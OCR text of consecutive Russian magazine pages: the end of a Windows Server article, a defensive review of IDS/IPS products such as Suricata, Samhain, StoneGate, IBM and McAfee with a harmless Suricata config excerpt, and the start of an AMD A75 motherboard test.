Изменения, учитывающие особенности работы новой версии ОС, коснулись и службы каталогов Active Directory. Все настройки, начиная с процесса развертывания, максимально упрощены. После установки роли Active Directory Domain Services в Server Manager появляется ссылка, позволяющая запустить мастер, который функционально напоминает ранее использовавшийся DCPROMO. В процессе создания домена можно установить функциональный уровень леса/домена от Win2k3 до Win8.

В Win2k8R2 появился новый центр администрирования Active Directory (Administrative Center, ADAC), построенный поверх PowerShell. Его назначение тогда было не совсем понятно, так как, хотя он и обеспечивал удобный доступ к некоторым функциям, многие из них дублировались в MMC. В Win8 ADAC был усовершенствован. Многие настройки стали более удобными и понятными (например, настройка FGPP — fine-grained password policies, ранее выполняемая при помощи ADSI Edit). Интерфейс позволяет просматривать использованные команды PowerShell, которые можно копировать и вставлять в свои скрипты. Корзина AD обзавелась графической оболочкой.

Контроллер домена можно запускать на VM со всеми вкусностями — копии и снапшоты, позволяющие быстро развернуть резервный КД. Чтобы не было путаницы и не возникали коллизии, при запуске копии с разными версиями КД во время создания снимка ID аннулируется, а при загрузке гипервизор проверяет ID текущего КД, запускает Sysrep и обновляет все данные, приводя систему в актуальное состояние.

IIS

Штатный веб-сервер IIS версии 8.0 получил новые функциональные возможности по интеграции с Windows Azure, которые позволяют создавать легко масштабируемые «облачные» сервисы. Теперь IIS запускается в индивидуальной «песочнице» с регулированием максимального количества используемых CPU. Благодаря проведенной оптимизации повысилась производительность, сервер требует в три раза меньше памяти. Одним из основных нововведений в IIS является поддержка протокола WebSockets для обмена сообщениями между браузером и веб-сервером поверх TCP.

Таким образом, можно без особого труда подключать приложения для асинхронных источников данных, написанные на HTML5. Значительно упрощено управление SSL-сертификатами. Теперь все они находятся в одном хранилище, администратор самостоятельно настраивает их привязку к сайтам. Управлять сертификатами также можно при помощи PowerShell.

ЗАКЛЮЧЕНИЕ

Как видишь, нововведений довольно много, и они впечатляют. Хотя, конечно, это еще не финальная версия, и к моменту релиза некоторые возможности вполне могут измениться.

Сергей «grinder» Яремчук (grinder@tux.in.ua)

НОВЫЕ ДОСПЕХИ для IT-инфраструктуры

ПРИМЕНЕНИЕ IDS/IPS — ДЕЙСТВЕННЫЙ СПОСОБ ПРЕДОТВРАТИТЬ ВТОРЖЕНИЕ В КОРПОРАТИВНУЮ СЕТЬ

В настоящее время защита, обеспечиваемая файерволом и антивирусом, уже не эффективна против сетевых атак и малварей. На первый план выходят решения класса IDS/IPS, которые могут обнаруживать и блокировать как известные, так и еще не известные угрозы.

INFO

О Mod_Security и GreenSQL-FW читай в статье «Последний рубеж»,][_12_2010.

Как научить iptables «заглядывать» внутрь пакета, читай в статье «Огненный щит»,][_12_2010.

WWW

hlbr.sf.net — сайт IPS Hogwash Light BR.

cipherdyne.org/fwsnort — сайт Fwsnort.

ТЕХНОЛОГИИ IDS/IPS

Чтобы сделать выбор между IDS или IPS, следует понимать их принципы работы и назначение. Так, задача IDS (Intrusion Detection System) состоит в обнаружении и регистрации атак, а также оповещении при срабатывании определенного правила. В зависимости от типа, IDS умеют выявлять различные виды сетевых атак, обнаруживать попытки неавторизованного доступа или повышения привилегий, появление вредоносного ПО, отслеживать открытие нового порта и т. д. В отличие от межсетевого экрана, контролирующего только параметры сессии (IP, номер порта и состояние связей), IDS «заглядывает» внутрь пакета (до седьмого уровня OSI), анализируя передаваемые данные. Существует несколько видов систем обнаружения вторжений. Весьма популярны APIDS (Application protocol-based IDS), которые мониторят ограниченный список прикладных протоколов на предмет специфических атак. Типичными представителями этого класса являются PHPIDS (phpids.org), анализи-



PHPIDS блокирует неправильные PHP-запросы

рующий запросы к PHP-приложениям, Mod_Security, защищающий веб-сервер (Apache), и GreenSQL-FW, блокирующий опасные SQL-команды (см. статью «Последний рубеж» в][_12_2010).

Сетевые NIDS (Network Intrusion Detection System) более универсальны, что достигается благодаря технологии DPI (Deep Packet Inspection, глубокое инспектирование пакета). Они контролируют не одно конкретное приложение, а весь проходящий трафик, начиная с канального уровня.

Для некоторых пакетных фильтров также реализована возможность «заглянуть внутрь» и блокировать опасность. В качестве примера можно привести проекты OpenDPI (www.opendpi.org) и Fwsnort (cipherdyne.org/fwsnort). Последний представляет собой программу для преобразования базы сигнатур Snort в эквивалентные правила блокировки для iptables. Но изначально файервол заточен под другие задачи, да и технология DPI «накладна» для движка, поэтому функции по обработке дополнительных данных ограничены блокировкой или маркированием строго определенных протоколов. IDS всего лишь помечает (alert) все подозрительные действия. Чтобы заблокировать атакующий хост, администратор самостоятельно перенастраивает брандмауэр во время просмотра статистики. Естественно, ни о каком реагировании в реальном времени здесь речи не идет. Именно поэтому сегодня более интересны IPS (Intrusion Prevention System, система предотвращения атак). Они основаны на IDS и могут самостоятельно перестраивать пакетный фильтр или прерывать сеанс, отсылая TCP RST. В зависимости от принципа работы, IPS может устанавливаться «в разрыв» или использовать зеркалирование трафика (SPAN), получаемого с нескольких сенсоров. Например, в разрыв устанавливается Hogwash Light BR (hlbr.sf.net), которая работает на втором уровне OSI. Такая система может не иметь IP-адреса, а значит, остается невидимой для взломщика.

В обычной жизни дверь не только запирают на замок, но и дополнительно защищают, оставляя возле нее охранника, ведь только в этом случае можно быть уверенным в безопасности. В IT в качестве такого секьюрити выступают хостовые IPS (см. «Новый оборонительный рубеж» в][_08_2009), защищающие локальную систему от вирусов, руткитов и взлома. Их часто путают с антивирусами, имеющими модуль проактивной защиты. Но HIPS, как правило, не используют сигнатуры, а значит, не требуют постоянного обновления баз. Они контролируют гораздо больше системных параметров: процессы, целостность системных файлов и реестра, записи в журналах и многое другое.

Чтобы полностью владеть ситуацией, необходимо контролировать и сопоставлять события как на сетевом уровне, так и на уровне хоста. Для этой цели были созданы гибридные IDS, которые коллектят данные из разных источников (подобные системы часто относят к SIM — Security Information Management). Среди



C Suricata можно использовать все наработки к Snort, например Snorby

OpenSource-проектов интересен Prelude Hybrid IDS, собирающий данные практически со всех OpenSource IDS/IPS и понимающий формат журналов разных приложений (поддержка этой системы приостановлена несколько лет назад, но собранные пакеты еще можно найти в репозиториях Linux и *BSD).

В разнообразии предлагаемых решений может запутаться даже профи. Сегодня мы познакомимся с наиболее яркими представителями IDS/IPS-систем.

SURICATA

Разработчик: OISF (Open Information Security Foundation).
Web: www.openinfosecfoundation.org.
Платформа: программная.
ОС: Linux, *BSD, Mac OS X, Solaris, Windows/Cygwin.
Лицензия: GNU GPL.

Бета-версия этой IDS/IPS была представлена на суд общественности в январе 2010-го после трех лет разработок. Одна из главных целей проекта — создание и обкатка совершенно новых технологий обнаружения атак. За Suricata стоит объединение OISF, которое пользуется поддержкой серьезных партнеров, включая ребят из US Department of Homeland Security. Актуальным на сегодня является релиз под номером 1.1, вышедший в ноябре 2011 года. Код проекта распространяется под лицензией GPLv2, но финансовые партнеры имеют доступ к не GPL-версии движка, которую они могут использовать в своих продуктах. Для достижения максимального результата к работе привлекается сообщество, что позволяет достигнуть очень высокого темпа разработки. Например, по сравнению с предыдущей версией 1.0, объем кода в 1.1 вырос на 70%. Некоторые современные IDS с длинной историей, в том числе и Snort, не совсем эффективно используют многопроцессорные/многоядерные системы, что приводит к проблемам при обработке большого объема данных. Suricata изначально работает в многопоточном режиме. Тесты показывают, что она шестикратно превосходит Snort в скорости (на системе с 24 CPU и 128 ГБ ОЗУ). При сборке с параметром '--enable-cuda' появляется возможность аппаратного ускорения на стороне GPU. Изначально поддерживается IPv6 (в Snort активируется ключом '--enable-ipv6'), для перехвата трафика используются стандартные интерфейсы: LibPcap, NFQueue, IPFRing, IPFW. Вообще, модульная компоновка позволяет быстро подключить нужный элемент для захвата, декодирования, анализа или обработки пакетов. Блокировка производится средствами штатного пакетного фильтра ОС (в Linux для активации режима IPS необходимо установить библиотеки netlink-queue и libnfnetlink). Движок автоматически определяет и парсит протоколы (IP, TCP, UDP, ICMP, HTTP, TLS, FTP, SMB, SMTP и SCTP), поэтому в правилах необязательно привязываться к номеру порта (как это делает Snort), достаточно лишь задать действие для нужного протокола. Ivan Ristic, автор Mod_security, создал специальную библиотеку HTP, применяемую в Suricata для анализа HTTP-трафика. Разработчики прежде всего стремятся добиться точности обнаружения и повышения скорости проверки правил.

Вывод результатов унифицирован, поэтому можно использовать стандартные утилиты для их анализа. Собственно, все бэк-энды, интерфейсы и анализаторы, написанные для Snort (Barnyard, Snortsnarf, Sguil и т. д.), без доработок работают и с Suricata. Это тоже большой плюс. Обмен по HTTP подробно журналируется в файле стандартного формата Apache.

Основу механизма детектирования в Suricata составляют правила (rules). Здесь разработчики не стали пока ничего изобретать, а позволили подключать рулсеты, созданные для других проектов: Sourcefire VRT (можно обновлять через Oinkmaster), OpenSource Emerging Threats (hemergingthreats.net) и Emerging Threats Pro (emergingthreatspro.com). В первых релизах поддержка была лишь частичной, и движок не распознавал и не загружал некоторые правила, но сейчас эта проблема решена. Реализован и собственный формат rules, внешне напоминающий снортовский. Правило состоит из трех компонентов: действие (pass, drop, reject или alert), заголовок (IP/порт источника и назначения) и описание (что искать). В настройках используются переменные (механизм flowint), позволяющие, например, создавать счетчики. При этом информацию из потока можно сохранять для последующего использования. Такой подход, применяемый для отслеживания попыток подбора пароля, более эффективен, чем используемый в Snort метод, который оперирует пороговым значением срабатывания. Планируется создание механизма IP Reputation (вроде SensorBase Cisco, см. статью «Потрогай Cisco» в][_07_2011).

Резюмируя, отмечу, что Suricata — это более быстрый движок,




В продуктах IBM задействованы наработки онлайн-сервиса GTOC и X-Force

ОБЪЕДИНЕННЫЙ КОНТРОЛЬ УГРОЗ

Современный интернет несет огромное количество угроз, поэтому узкоспециализированные системы уже не актуальны. Необходимо использовать комплексное многофункциональное решение, включающее все компоненты защиты: файервол, IDS/IPS, антивирус, прокси-сервер, контентный фильтр и антиспам-фильтр. Такие устройства получили название UTM (Unified Threat Management, объединенный контроль угроз). В качестве примеров UTM можно привести Trend Micro Deep Security (ru.trendmicro.com), Kerio Control (kerio.ru), Sonicwall Network Security (sonicwall.com), FortiGate Network Security Platforms and Appliances (fortinet.com) или специализированные дистрибутивы Linux, такие как Untangle Gateway, IPCop Firewall, pfSense (читай их обзор в статье «Сетевые регулировщики»,][_01_2010).

SURICATA — ЭТО БОЛЕЕ БЫСТРЫЙ ДВИЖОК, ЧЕМ SNORT, ПОЛНОСТЬЮ СОВМЕСТИМЫЙ С НИМ ПО ПРАВИЛАМ И БЭК-ЭНДАМ



В конфиге Samhain указывается, какие файлы необходимо контролировать

чем Snort, полностью совместимый с ним по правилам и бэк-эндам и способный проверять большие сетевые потоки. Единственный недостаток проекта — скудная документация, хотя опытному админу ничего не стоит разобраться с настройками. В репозиториях дистрибутивов уже появились пакеты для установки, а на сайте проекта доступны внятные инструкции по самостоятельной сборке из исходников. Есть и готовый дистрибутив Smooth-sec (bailey.st/blog/smooth-sec), построенный на базе Suricata.

SAMHAIN

Разработчик: Samhain Labs.
Web: www.la-samhna.de/samhain.
Реализация: программная.
ОС: Unix, Linux, Windows/Cygwin.
Лицензия: GNU GPL

Выпускаемый под OpenSource-лицензией Samhain относится к хостовым IDS, защищающим отдельный компьютер. Он использует несколько методов анализа, позволяющих полностью охватить все события, происходящие в системе:

- создание при первом запуске базы данных сигнатур важных файлов и ее сравнение в дальнейшем с «живой» системой;
- мониторинг и анализ записей в журналах;
- контроль входа/выхода в систему;
- мониторинг подключений к открытым сетевым портам;
- контроль файлов с установленным SUID и скрытых процессов.

Программа может быть запущена в невидимом режиме (задействуется модуль ядра), когда процессы ядра невозможно обнаружить в памяти. Samhain также поддерживает мониторинг нескольких узлов, работающих под управлением разных ОС, с регистрацией всех событий в одной точке. При этом установленные на удаленных узлах агенты отсылают всю собранную информацию (TCP, AES, подпись) по зашифрованному каналу на сервер (yule), который сохраняет ее в БД (MySQL, PostgreSQL, Oracle). Кроме того, сервер отвечает за проверку статуса клиентских систем, распространение обновлений и конфигурационных файлов. Реализовано несколько вариантов для оповещений и отсылки собранной информации: e-mail (почта подписывается во избежание подделки), syslog, лог-файл (подписывается), Nagios, консоль и др. Управление можно осуществлять с помощью нескольких администраторов с четко установленными ролями.

Пакет доступен в репозиториях практически всех дистрибутивов Linux, на сайте проекта есть описание, как установить Samhain под Windows.

STONEGATE INTRUSION PREVENTION SYSTEM

Разработчик: StoneSoft Corporation.
Web: www.stonesoft.com.
Реализация: программно-аппаратная, образ VMware.
ОС: 32/64-битные Windows 2k3/Vista/7/2k8R2, Linux (CentOS, RHEL, SLES).
Лицензия: коммерческая.

Это решение разработано финской компанией, которая занимается созданием продуктов корпоративного класса в сфере сетевой безопасности. В нем реализованы все востребованные функции: IPS, защита от DDoS- и 0day-атак, веб-фильтрация, поддержка зашифрованного трафика и т. д. С помощью StoneGate IPS можно заблокировать вирус, spyware, определенные приложения (P2P, IM и прочее). Для веб-фильтрации используется постоянно обновляемая база сайтов, разделенных на несколько категорий. Особое внимание уделяется защите от обхода систем безопасности AET (Advanced Evasion Techniques). Технология Transparent Access Control позволяет разбить корпоративную сеть на несколько виртуальных сегментов без изменения реальной топологии и установить для каждого из них индивидуальные политики безопасности. Политики проверки трафика настраиваются при помощи шаблонов, содержащих типовые правила. Эти политики создаются в офлайн-режиме. Администратор проверяет созданные политики и загружает их на удаленные узлы IPS. Похожие события в StoneGate IPS обрабатываются по принципу, используемому в SIM/SIEM-системах, что существенно облегчает анализ. Несколько устройств легко можно объединить в кластер и интегрировать с другими решениями StoneSoft — StoneGate Firewall/VPN и StoneGate SSL VPN. Управление при этом обеспечивается из единой консоли управления (StoneGate Management Center), состоящей из трех компонентов: Management Server, Log Server и Management Client. Консоль позволяет не только настраивать работу IPS и создавать новые правила и политики, но и производить мониторинг и просматривать журналы. Она написана на Java, поэтому доступны версии для Windows и Linux.

StoneGate IPS поставляется как в виде аппаратного комплекса, так и в виде образа VMware. Последний предназначен для установки на собственном оборудовании или в виртуальной инфраструктуре. И кстати, в отличие от создателей многих подобных решений, компания-разработчик дает скачать тестовую версию образа.

IBM SECURITY NETWORK INTRUSION PREVENTION SYSTEM

Разработчик: IBM.
Web: www.ibm.com/ru.
Реализация: программно-аппаратная, образ VMware.
Лицензия: коммерческая.

Система предотвращения атак, разработанная IBM, использует запатентованную технологию анализа протоколов, которая обеспечивает превентивную защиту в том числе и от 0day-угроз. Как и у всех продуктов серии IBM Security, его основой является модуль анализа протоколов — PAM (Protocol Analysis Module), сочетающий в себе традиционный сигнатурный метод обнаруже-

```
Terminal
Файл  Правка  Вид  Поиск  Терминал  Справка
grinder@grinder ~ $ cat /etc/suricata/suricata-debian.yaml
%YAML 1.1
---

# Number of packets allowed to be processed simultaneously.  Default is a
# conservative 50. a higher number will make sure CPU's/CPU cores will be
# more easily kept busy, but will negatively impact caching.
#
# If you are using the CUDA pattern matcher (b2g_cuda below), different rules
# apply. In that case try something like 4000 or more. This is because the CUDA
# pattern matcher scans many packets in parallel.
#max-pending-packets: 50

# Set the order of alerts bassed on actions
# The default order is pass, drop, reject, alert
action-order:
  - pass
  - drop
  - reject
  - alert


# The default logging directory.  Any log or output file will be
# placed here if its not specified with a full path name.  This can be
# overridden with the -l command line parameter.
default-log-dir: /var/log/suricata

# Configure the type of alert (and other) logging you would like.
outputs:
```

Конфигурационный файл Suricata понятен тем, кто возился с настройками Snort


ния атак (Proventia OpenSignature) и поведенческий анализатор. При этом PAM различает 218 протоколов уровня приложений (атаки через VoIP, RPC, HTTP и т. д.) и такие форматы данных, как DOC, XLS, PDF, ANI, JPG, чтобы предугадывать, куда может быть внедрен вредоносный код. Для анализа трафика используется более 3000 алгоритмов, 200 из них «отлавливают» DoS. Функции межсетевого экрана позволяют разрешить доступ только по определенным портам и IP, исключая необходимость привлечения дополнительного устройства. Технология Virtual Patch блокирует вирусы на этапе распространения и защищает компьютеры до установки обновления, устраняющего критическую уязвимость. При необходимости администратор сам может создать и использовать сигнатуру. Модуль контроля приложений позволяет управлять P2P, IM, ActiveX-элементами, средствами VPN и т. д. и при необходимости блокировать их. Реализован модуль DLP, отслеживающий попытки передачи конфиденциальной информации и перемещения данных в защищаемой сети, что позволяет оценивать риски и блокировать утечку. По умолчанию распознается восемь типов данных (номера кредиток, телефоны...), остальную специфическую для организации информацию админ задает самостоятельно при помощи регулярных выражений. В настоящее время большая часть уязвимостей приходится на веб-приложения, поэтому в продукт IBM входит специальный модуль Web Application Security, который защищает системы от распространенных видов атак: SQL injection, LDAP injection, XSS, JSON hijacking, PHP file-includers, CSRF и т. д.

Предусмотрено несколько вариантов действий при обнаружении атаки — блокировка хоста, отправка предупреждения, запись трафика атаки (в файл, совместимый с tcpdump), помещение узла в карантин, выполнение настраиваемого пользователем действия и некоторые другие. Политики прописываются вплоть до каждого порта, IP-адреса или зоны VLAN. Режим High Availability гарантирует, что в случае выхода из строя одного из нескольких устройств IPS, имеющихся в сети, трафик пойдет через другое, а установленные соединения не прервутся. Все подсистемы внутри железки — RAID, блок питания, вентилятор охлаждения — дублированы. Настройка, производящаяся при помощи веб-консоли, максимально проста (курсы обучения длятся всего один день). При наличии нескольких устройств обычно приобретается IBM Security SiteProtector, который обеспечивает централизованное управление, выполняет анализ логов и создает отчеты.

ГДЕ РАЗВЕРНУТЬ IDS/IPS?

Чтобы максимально эффективно использовать IDS/IPS, нужно придерживаться следующих рекомендаций:

- **Систему необходимо разворачивать на входе защищаемой сети или подсети и обычно за межсетевым экраном (нет смысла контролировать трафик, который будет блокирован) — так мы снизим нагрузку. В некоторых случаях датчики устанавливают и внутри сегмента.**
- **Перед активацией функции IPS следует некоторое время погонять систему в режиме, не блокирующем IDS. В дальнейшем потребуется периодически корректировать правила.**
- **Большинство настроек IPS установлены с расчетом на типичные сети. В определных случаях они могут оказаться неэффективными, поэтому необходимо обязательно указать IP внутренних подсетей и используемые приложения (порты). Это поможет железке лучше понять, с чем она имеет дело.**
- **Если IPS-система устанавливается «в разрыв», необходимо контролировать ее работоспособность, иначе выход устройства из строя может запросто парализовать всю сеть.**



Консоль управления StoneGate IPS

MCAFEE NETWORK SECURITY PLATFORM 7

Разработчик: McAfee Inc.
Web: www.mcafee.com.
Реализация: программно-аппаратная.
Лицензия: коммерческая.

IntruShield IPS, выпускавшийся компанией McAfee, в свое время был одним из популярных IPS-решений. Теперь на его основе разработан McAfee Network Security Platform 7 (NSP). В дополнение ко всем функциями классического NIPS новый продукт получил инструменты для анализа пакетов, передаваемых по внутренней корпоративной сети, что помогает обнаруживать зловредный трафик, инициируемый зараженными компами. В McAfee используется технология Global Threat Intelligence, которая собирает информацию с сотен тысяч датчиков, установленных по всему миру, и оценивает репутацию всех проходящих уникальных файлов, IP- и URL-адресов и протоколов. Благодаря этому NSP может обнаруживать трафик ботнета, выявлять 0day-угрозы и DDoS-атаки, а такой широкий охват позволяет свести к нулю вероятность ложного срабатывания.

Не каждая IDS/IPS может работать в среде виртуальных машин, ведь весь обмен происходит по внутренним интерфейсам. Но NSP не испытывает проблем с этим, он умеет анализировать трафик между VM, а также между VM и физическим хостом. Для наблюдения за узлами используется агентский модуль от компании Reflex Systems, который собирает информацию о трафике в VM и передает ее в физическую среду для анализа.

Движок различает более 1100 приложений, работающих на седьмом уровне OSI. Он просматривает трафик при помощи механизма контент-анализа и предоставляет простые инструменты управления.


Кроме NIPS, McAfee выпускает и хостовую IPS — Host Intrusion Prevention for Desktop, которая обеспечивает комплексную защиту ПК, используя такие методы детектирования угроз, как анализ поведения и сигнатур, контроль состояния соединений с помощью межсетевого экрана, оценка репутации для блокирования атак.

ЗАКЛЮЧЕНИЕ

Победителей определять не будем. Выбор в каждом конкретном случае зависит от бюджета, топологии сети, требуемых функций защиты, желания админа возиться с настройками и, конечно же, рисков. Коммерческие решения получают поддержку и снабжаются сертификатами, что позволяет использовать эти решения в организациях, занимающихся в том числе обработкой персональных данных Распространяемый по OpenSource-лицензии Snort прекрасно документирован, имеет достаточно большую базу и хороший послужной список, чтобы быть востребованным у сисадминов. Совместимый с ним Suricata вполне может защитить сеть с большим трафиком и, главное, абсолютно бесплатен. ⌶

Сергей Плотников

Я ТВОЙ SANDY BRIDGE ТРУБА ШАТАЛ



ТЕСТИРОВАНИЕ МАТЕРИНСКИХ ПЛАТ НА БАЗЕ ЧИПСЕТА AMD A75

Ассимиляция! Пожалуй, этим заумным словом можно охарактеризовать потуги Intel и AMD выпустить кремниевое устройство «всё в одном». И если у первых графика, как всегда, хромает на обе ноги, то у «красных» кишка тонка тягаться со своим конкурентом в сфере x86-приложений.

В сегодняшнем тесте ты познакомишься с достаточно дорогими моделями, пропагандирующими не только оверклокинг, но и, например, массивы видеокарт. В связке с AMD Llano можно использовать технологию AMD Dual Graphics, а в некоторых случаях и полноценный дуэт графических адаптеров, объединенных в CrossFireX. Правда, в плане «обычной» производительности, то есть в x86-приложениях, AMD Llano уступает Intel Sandy Bridge. И тем не менее, хороший разгонный потенциал позволяет собрать на базе процессора AMD A8/A6 шуструю игровую машинку.

Особняком в нашем тесте стоит материнская плата ASUS F1A75-V PRO. Компания-производитель не постеснялась и буквально навешала на свое устройство всякого рода фенечки: от абсолютно бесполезных до реально крутых! Чуть забегая вперед, скажем, что для создания достаточно производительного десктопа на «маме» лучше не экономить.

О каких же деньгах тут идет речь? Если верить ресурсу «Яндекс Маркет», то на момент написания статьи топовый камень AMD A8-3850 стоил 4000 рублей. Столько же стоит материнская плата. За набор оперативной памяти объемом 4 Гб и частотой 2400 МГц (о том, почему мы рекомендуем память с частотой именно 2400 МГц, читай далее) придется выложить порядка 7000 рублей. Остальные комплектующие — по вкусу. В итоге за связку процессор-плата-память придется отдать порядка 15 000 рублей. Согласись, не так уж и много за топое железо!

ТЕСТОВЫЙ СТЕНД:


Процессор: AMD A8-3850, 2,9 ГГц
Кулер: Scythe NINJA 3
Оперативная память: Corsair CMGTX7 @2400 МГц, 1x 4 Гб
SSD: Kingston SVP100ES2/64G, 64 Гб
Блок питания: HIPER TYPE K1000, 1000 Вт
ОС: Windows 7 Максимальная

